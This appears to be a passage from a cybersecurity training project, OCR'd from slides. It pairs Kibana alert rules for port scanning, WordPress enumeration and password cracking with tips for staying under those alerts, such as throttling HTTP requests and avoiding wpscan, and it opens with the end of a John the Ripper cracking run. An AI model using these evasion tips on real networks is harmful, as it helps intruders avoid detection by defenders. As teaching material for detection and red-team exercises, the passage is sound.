 0:00:00:00 DONE 2/3 (2022-06-08 18:32) 2.777g/s 2950p/s 2950c/s 2950C/s pink84..kevin
e the "--show --format=phpass" options to display all of the cracked passwords reliably
ssion completed
ot@Kali:~# 
```

Avoiding Detection

Stealth Exploitation of Network Enumeration


Monitoring Overview

- Which alerts detect this exploit?
  - WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
- Which metrics do they measure?
  - Packet requests to all destination ports from the same source IP
- Which thresholds do they fire at?
  - The request bytes must exceed 3500 hits each minute

Mitigating Detection

- Indicate how many ports you want to target.
- Only scan ports that have been identified as vulnerable.
- The number of HTTP requests sent in a minute should be staggered.

Marshal was here!!1!one!



Edit http request size monitor

Send an alert when your specified condition is met. Your watch will run every 1 minute.

Name: http request size monitor

Indices to query: packetbeat-*

Use * to broaden your query.

Time field: @timestamp

Run watch every: 1 minute

Match the following condition

```
WHEN sum() OF http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
```

Perform 1 action when condition is met

Stealth Exploitation of Wordpress Enumeration

Monitoring Overview

- The following alert was configured in Kibana

WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes

- This alert monitors network packets from clients attempting to access network resources.

HTTP errors include unauthorized access requests (401) that may indicate an attacker.

- Which thresholds do they fire at?

When there are over 400 http response over a five minute period


Mitigating Detection

- How can you execute the same exploit without triggering the alert?

  After every 100 http requests, implement a one-minute break.
- Are there alternative exploits that may perform better?

  Use command line sniffing rather than automated program like wpscan.

"CONTACT YOUR NETWORK ADMINISTRATOR"
BUT I AM THE NETWORK ADMINISTRATOR



Create threshold alert

Send an alert when your specified condition is met. Your watch will run every 1 minute.

Name: Excessive HTTP Errors

Indices to query: packetbeat-*

Use * to broaden your query.

Time field: event.created

Run watch every: 1 minute

Match the following condition

```
WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes
```

No data

Your index and condition did not return any data.

Perform 1 action when condition is met


Logging

Log text: Watch [{{ctx.metadata.name}}] has exceeded the threshold

Stealth Exploitation of Password Cracking

Monitoring Overview

- Which alerts detect this exploit?
  - WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
- Which metrics do they measure?
  - System CPU Processes
- Which thresholds do they fire at?
  - Above .5 per 5 minutes



Create threshold alert

Send an alert when your specified condition is met. Your watch will run every 1 minute.

Name: cpu usage monitor

Indices to query: metricbeat-* ×

Use * to broaden your query.

Time field: @timestamp

Run watch every: 1 minute

Match the following condition

```
WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
```

Perform 1 action when condition is met

Mitigating Detection

